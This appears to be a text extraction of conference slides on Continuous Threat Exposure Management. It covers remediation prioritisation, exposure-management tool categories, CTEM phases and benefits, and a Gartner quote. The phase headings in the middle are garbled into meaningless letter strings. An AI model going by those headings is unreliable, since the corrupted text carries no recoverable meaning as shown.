exposures that open new attack paths



Exposure Management Whack-a-Mole



How do we
prioritise
remediation of
exposures?



Threat Exposure Management

Risk Management

RISK = PROBABILITY x IMPACT




Exposure Management

CRITICALITY OF EXPOSURE = LIKELIHOOD OF EXPLOITATION x IMPACT OF EXPLOITATION

Asset criticality alone is not sufficient to determine the priority of remediating an exposure


Factors impacting criticality of exposure

1. Exploitation Impact
2. Asset criticality
3. Active exploitation in the wild
4. Presence in multiple attack paths




Threat Exposure Management overview

Exposure remediation prioritisation is vital




Threat Exposure Management overview

Components of Exposure Management



Threat Exposure Management

Most emerging tech in Security Operations relates to better managing exposures



Plateau will be reached: ○ <2 yrs. ● 2-5 yrs. ● 5-10 yrs. ▲ >10 yrs. ⊗ Obsolete before plateau

Mature

- Vulnerability Assessment

Emerging


- Vulnerability Prioritisation
- Digital Risk protection
- Testing for Exposures
 - BAS
 - PTaaS
 - Automated PT
 - Automated security controls assessment
- Attack Surface Mgmt:
 - EASM
 - CAASM

• **EXPOSURE MANAGEMENT**


Threat Exposure Management

Continuous Threat Exposure Management

A continuous threat exposure management (CTEM) programme is an integrated, iterative approach to prioritizing potential treatments and continually refining security posture improvements.




Both the attackers' and defenders' views need to be combined to minimise an organisations exposure to present and future threats



Threat Exposure Management

The phases of a CTEM Programme



Benefits


- Resilience
- Risk Reduction
- Reduced cost
- continuous improvement

An effective Exposure Management programme starts with understanding which categories of exposure to include

- **Qamng e** (Identifying)
 - Business Critical Assets
 - External Attack Surface
 - SSPM/CSPM
 - Digital Risk Protection
 - Dark & Deep Web sources
- **B g a m t c p w**
 - Identify visible & hidden assets
 - Identify vulnerabilities & misconfigurations
- **N p g m p g x _ r g n l**
 - Based on urgency, severity and risk
- **T _ j b _ r g n l**
 - Attack success
 - Potential impact
 - Response & Remediation speed
- **K m ` g g g _ r g n l**
 - Build a team to address the exposures
 - Confirm the toolset to remediate the exposures

Threat Exposure Management

Maturity dimensions for Threat Exposure Management




Threat Exposure Management

Benefits of Continuous Exposure Management (CTEM)



Risk reduction

CTEM helps prioritise risk reduction actions & optimise resource usage




Cost optimisation

CTEM allows biggest return on investment on mitigation activities



Enhanced resilience

CTEM makes organisation more resilient against attack




Improved prioritisation

Enables focus on business-critical threats, vulnerabilities & exposures



Response preparedness

Knowledge gained from CTEM can assist security teams detect and respond to threats more effectively



Continuous process

CTEM adopts a continuous process of monitoring, evaluating & enhancing threat exposures

“ By 2026, organisations prioritising their security investments based on a continuous exposure management programme will be three times less likely to suffer from a breach ”

Gartner



Key takeaways



Thank you





Thank you



Brian Martin
brian.martin@integrity360.com

Who is Winning the AI Cyber War?

Ian Porteous

